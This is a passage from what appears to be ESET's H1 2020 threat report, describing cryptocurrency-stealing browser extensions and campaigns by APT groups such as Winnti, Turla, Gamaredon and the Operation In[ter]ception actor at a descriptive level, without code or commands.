
Restore Wallet

Malicious application requesting a recovery phrase

While such attacks are nothing but simple social engineering, the potential payouts are large – some victims have reported losses [17] in excess of 12 bitcoins (\$100,000) with total losses, according to some reports [18], exceeding \$250,000.

During the first half of 2020, over 70 malicious extensions have been described in public reports [19] and many more have been reported directly to Google by ESET and other researchers. In response, Google updated [20] its rules for publishing Chrome extensions in April, specifically forbidding multiple extensions with the same functionality or with misleading metadata in the application description.

This change has reduced attackers' abilities to publish extensions in the Google Chrome Store and they have started to look for new attack vectors, such as publishing malicious Firefox add-ons and Android applications in the Google Play Store.



Malicious add-on in Firefox Add-ons Website and application on Google Play Store

Looking forward, ESET researchers expect these types of attacks to continue and become more sophisticated over time.

ESET detects these types of threats as JS/ExtenBro.CryptoSteal (Chrome and Firefox) and Android/FakeApp (Android).

Indicators of Compromise (IoCs) [21]

APT GROUP

ACTIVITY

Highlights from ESET investigations into Advanced Persistent Threat groups and their campaigns

Ramsay: A cyber-espionage toolkit tailored for air-gapped networks

ESET researchers discovered a new cyber espionage toolkit tailored for collecting and exfiltrating sensitive documents from air-gapped systems. Dubbed Ramsay by ESET researchers, the toolkit provides a series of capabilities monitored via a logging mechanism intended to assist operators by supplying a feed of actionable intelligence to conduct exfiltration, control, and lateral movement actions. It can also supply information for behavioral and system statistics of the compromised systems. Among Ramsay's core capabilities are file collection and covert storage, command execution, and spreading.

The spreading capability is what makes Ramsay notable. Its Spreader component behaves as a file infector, changing the structure of benign PE files on removable and network shared drives in the target network in order to embed malicious Ramsay artifacts triggered on host file execution. The Spreader is highly aggressive and any PE executables residing in the targeted drives would be candidates for infection, to maximize the chance of lateral spreading within the environment.

According to ESET findings, Ramsay has gone through several iterations based on the different instances of the framework found, denoting a progression in the number and complexity of its capabilities.

[WeLiveSecurity blogpost](#) [22]

Mikroceen: Spying backdoor leveraged in high-profile networks in Central Asia

ESET teamed up with Avast to research a widespread and constantly evolving remote access tool (RAT) with the usual backdoor functionality that ESET dubbed Mikroceen. In the joint analysis, the researchers uncovered Mikroceen being used in espionage attacks against government and business entities (from the telecommunications and gas industries) in Central Asia.

The attackers were able to gain long-term access to affected networks, manipulate files and take screenshots. Victims' devices could execute various commands delivered remotely from command and control servers.

The researchers investigated the custom implementation of Mikroceen's client-server model, purpose-built for cyberespionage, and found that the malware developers put great effort into the security and robustness of the connection with their victims. Moreover, the researchers discovered that the attackers have a larger arsenal of

attack tools at their disposal and their projects are under constant development, mostly visible as variations in obfuscation.

[WeLiveSecurity blogpost](#) [23]

Winnti Group

The Winnti Group, active since at least 2012, is responsible for high-profile supply-chain attacks against the video game and software industries – leading to the distribution of trojanized software (such as CCleaner, ASUS LiveUpdate and multiple video games) that is then used to compromise more victims. It is also known for having compromised various targets in the healthcare and education sectors.

No “Game over” for the Winnti Group

ESET researchers discovered a new modular backdoor used by the Winnti Group. The malware, named PipeMon by ESET, targeted several video game companies based in South Korea and Taiwan that develop popular massively multiplayer online games.

In at least one case, the attackers compromised the company’s build orchestration server, allowing the attackers to possibly trojanize video game executables. In another case, the operators compromised the company’s game servers. With this attack, it would be possible to manipulate in-game currencies for financial gain.

ESET contacted the affected companies and provided the necessary information and assistance to remediate the compromise.

[WeLiveSecurity blogpost](#) [24]


Winnti Group Threat Report exclusive

Back to school for the Winnti Group

At the end of May, ESET researchers discovered that one of the universities in Hong Kong that was targeted by the Winnti Group last November [25] was facing a new, targeted attack leading to the compromise of multiple machines in their network.


ESET researchers were able to link this new attack to the previous campaign targeting the university last November amid student protests. This time, instead of relying on Shadow-Pad and the Winnti malware, the attackers used CROSSWALK [26] (a modular backdoor used to exfiltrate system information and that can run shellcode sent by the C&C server) in conjunction with Korplug [27] (also known as PlugX).

To compromise their victims, the attackers distributed malicious LNK files (as previously documented by Malwarebytes [28]) most likely through spearphishing emails that contain decoy documents such as student résumés or test certificates, and delivering a Motnug loader, as encoded and compressed CROSSWALK shellcode, along with a JavaScript file. The shellcode is decoded using certutil.exe and decompressed using expand.exe. The JavaScript file is executed by wscript.exe and is responsible for executing the Motnug loader and exfiltrating networking information to its C&C server.



Decoy document contained in the malicious LNK file

The Korplug variant deployed during this campaign makes use of publicly shared files on Google Docs to retrieve its C&C address, using the well-known DZKS and DZJS delimiter strings, and is injected into an msdt.exe process using a .NET injector. Interestingly, the injector is executed using the legitimate InstallUtil.exe installer tool [29].



Public Google Docs document containing an encrypted Korplug C&C address.

ESET contacted the affected university and provided the necessary information to remediate the compromise.

Videogame industry still targeted

The Asian video game industry is still a target of the Winnti Group. As discussed in ESET's white paper, [Connecting the dots: Exposing the arsenal and methods of the Winnti Group](#) [30], payloads from the Winnti Group malware are sometimes encrypted using the system volume serial number. This makes analysis difficult unless you know the serial number or are able to brute-force it. This also means the malware sample will run only from that particular volume. A few months ago, however, ESET researchers saw something new: a payload encrypted with the domain name of the machine, meaning it could work across the organization. While it might appear easier to decrypt, without context, it's even more difficult to use brute force because a domain name is usually a longer string than the four bytes of the volume serial number.

Mysterious samples with Winnti Group and Equation artifacts

In May 2020, ESET Research published a [thread on Twitter](#) [31] about malware samples containing artifacts from both the Equation group and Winnti Group. Those intriguing samples install a legitimate copy of Adobe Flash Player while launching an Equation implant known as PeddleCheap. To embed this malware, a packer known to be used only by the Winnti Group was employed. The context around these samples remains unclear.

[Indicators of Compromise \(IoCs\)](#) [21]

Turla

Turla, also known as Snake, is a cyberespionage group that has been active for more than ten years, targeting mainly governments and defense companies. It is best known for its usage of quite advanced Windows malware such as [LightNeuron](#) [32] and [ComRAT](#) [33].

From Agent.BTZ to ComRAT v4: A ten-year journey

ESET researchers uncovered a new version of one of the oldest malware families run by the Turla group. ComRAT, also known as Agent.BTZ, is a malicious backdoor, infamous for its use in a breach of the US military in 2008. The first version of this malware, likely released in 2007, exhibited worm capabilities by spreading through removable drives.

Its most recent version, that targeted at least two Ministries of Foreign Affairs and a national parliament, has been developed in C++ and uses a Virtual FAT16 File System. The most interesting feature of the updated backdoor is its use of the Gmail web UI to receive commands and exfiltrate data. It can perform many actions on compromised

computers, among them executing additional programs.

ESET has found indications that this latest version of ComRAT was still in use at the beginning of 2020, showing that the Turla group is still very active and a major threat for diplomats and militaries.

[WeLiveSecurity blogpost](#) [34] | [White paper](#) [33]

Turla Threat Report exclusive

Turla: Laying low but still targeting Microsoft Exchange servers

During Q2 2020, ESET Research didn't observe many developments around the Turla group. The little activity seen, though, suggests that it remains strongly interested in Microsoft Exchange servers. In one instance, they used a PowerShell script to execute the DCSync feature of Mimikatz in order to grab domain credentials.

ESET's tracking also shows that the group is currently using an undocumented backdoor, named Crutch, to monitor and collect documents from removable drives and upload them to cloud storage.

Gamaredon Group

The Gamaredon group is a threat group that has been active since at least 2013. It has been responsible for a number of attacks, mostly against Ukrainian institutions.

Gamaredon group grows its game

ESET researchers discovered several previously undocumented post-compromise tools used by the highly active Gamaredon threat group in various malicious campaigns. One tool, a UBA macro targeting Microsoft Outlook, uses the target's email account to send spear-phishing emails to contacts in the victim's Microsoft Outlook address book.

The Gamaredon group's toolset is far from stealthy but can be very effective at fingerprinting a machine, understanding what sensitive data is available, and spreading throughout the network. Possibly, these capabilities can be effective if used in an initial stage of a more sophisticated operation.

[WeLiveSecurity blogpost](#) [35]

Operation In[ter]ception

Operation In[ter]ception is ESET's name for a series of targeted attacks against aerospace and military companies in Europe and the Middle East, active from September to December 2019. The operation was notable for using LinkedIn-based spearphishing, employing effective tricks to stay under the radar and apparently having financial gain, in addition to espionage, as a goal.

Operation In[ter]ception: Aerospace and military companies in the crosshairs of cyberspies

ESET researchers discovered highly targeted cyberattacks against aerospace and military companies, notable for using LinkedIn-based spearphishing, employing effective tricks to stay under the radar and apparently having financial gain, in addition to espionage, as a goal. The attacks, which ESET researchers dubbed Operation In[ter]ception based on a related malware sample named “Inception.dll,” took place from September to December 2019.

To operate under the radar, the attackers frequently recompiled their malware, abused native Windows utilities and impersonated legitimate software and companies.

Besides espionage, ESET researchers found evidence that the attackers attempted to use the compromised accounts to extract money from other companies.

The investigation revealed several hints suggesting a possible link to the Lazarus group, including similarities in targeting, development environment, and anti-analysis techniques used, however, no conclusive evidence was found.

[WeLiveSecurity blogpost](#) [36] | [White paper](#) [37]

Operation In[ter]ception Threat Report exclusive

Operation In[ter]ception lives on, with new targets


ESET researchers have continued to monitor the threat actor that was behind Operation In[ter]ception. The actor remained quite active in the first half of 2020, showing that the operation is still ongoing. The targets were, again, high-profile defense- and military-focused companies. The targeted companies were based in Brazil, Czech Republic, Qatar, Turkey, and Ukraine, indicating that the Operation In[ter]ception attackers have a much broader scope than initially thought, and that they might be operating around the globe.

In H1 2020, ESET investigated two attacks on defense and military companies in Turkey. In the first case, the attack vector was largely the same as presented in ESET's [Operation In\[ter\]ception white paper](#) [37]. The attackers posed as an HR representative of “Aero-


Jet RocketDyne”, another well-known aerospace and defense company in the US, which manufactures rockets and missile propulsion systems. This time, though, the attackers sent a malicious attachment in a LinkedIn message directly with a job offer. Interestingly, the same decoy PDF was used as in the previously reported attacks. For the second case, ESET researchers only observed a variant of the Stage 1 downloader being uploaded to VirusTotal.

In the attack on a Ukrainian defense company, ESET researchers noticed a slight change in tactics. Instead of using a fake LinkedIn account to approach the victim, the attackers used a Ukrainian free email provider and created a few email addresses misusing the name of Tasko (another Ukrainian defense company) in the form tasko[REDACTED]@ukr.net. Using those email addresses, the attackers sent two different types of malicious attachments to the targets, previously unseen within Operation In[ter]ception – a weaponized Word document and an executable with an embedded PDF serving as a decoy.

What stands out in this attack is that in both the Word document and the decoy PDF, the text is Ukrainian. It might not be a common practice to speak English in Ukraine, and thus the Operation In[ter]ception group wanted to increase their chances of successfully deceiving the victim. The other possible reason why the threat actor used spoofed email addresses could be that LinkedIn might not be very popular in Ukraine, so the attackers had to address the targets in another way.



A fake job offer sent to the target



Weaponized Word document misusing the name of the Ukrainian defense company Tasko as bait

Apparently, the Operation In[ter]ception group was not the only threat actor operating in Ukraine in recent months. The IssueMakersLab [reported](#) [38] on their Twitter account that RGB-D5 (aka Kimsuky) also targeted a Ukrainian defense company in May 2020.

With the Ukrainian case, Operation In[ter]ception may have abandoned the approach of using a LNK file and a remote PDF decoy, and shifted completely to the use of weaponized Word documents. ESET observed similar attacks using such weaponized documents in the Czech Republic and Brazil. In the second case, the document was uploaded to VirusTotal.

ESET researchers also discovered an attack on a defense company in Qatar. Interestingly, in that case, the Operation In[ter]ception group didn't fully launch the attack. Shortly after the initial compromise, the group cleaned up the machine and backed off. Perhaps, the group didn't find what they were after, and thus left?

ESET Research will continue to monitor the Operation In[ter]ception group and track its malicious activities.

[Indicators of Compromise \(IoCs\)](#) [21]

Zebrocy (Sednit) Threat Report exclusive

The Sednit group – also known as APT28, Fancy Bear, Sofacy, and STRONTIUM – has been operating since at least 2004, and is believed to be behind major, high-profile attacks. It has a diversified set of malware tools in its arsenal, including Zebrocy.

Increase of Zebrocy deployments in Q2 2020

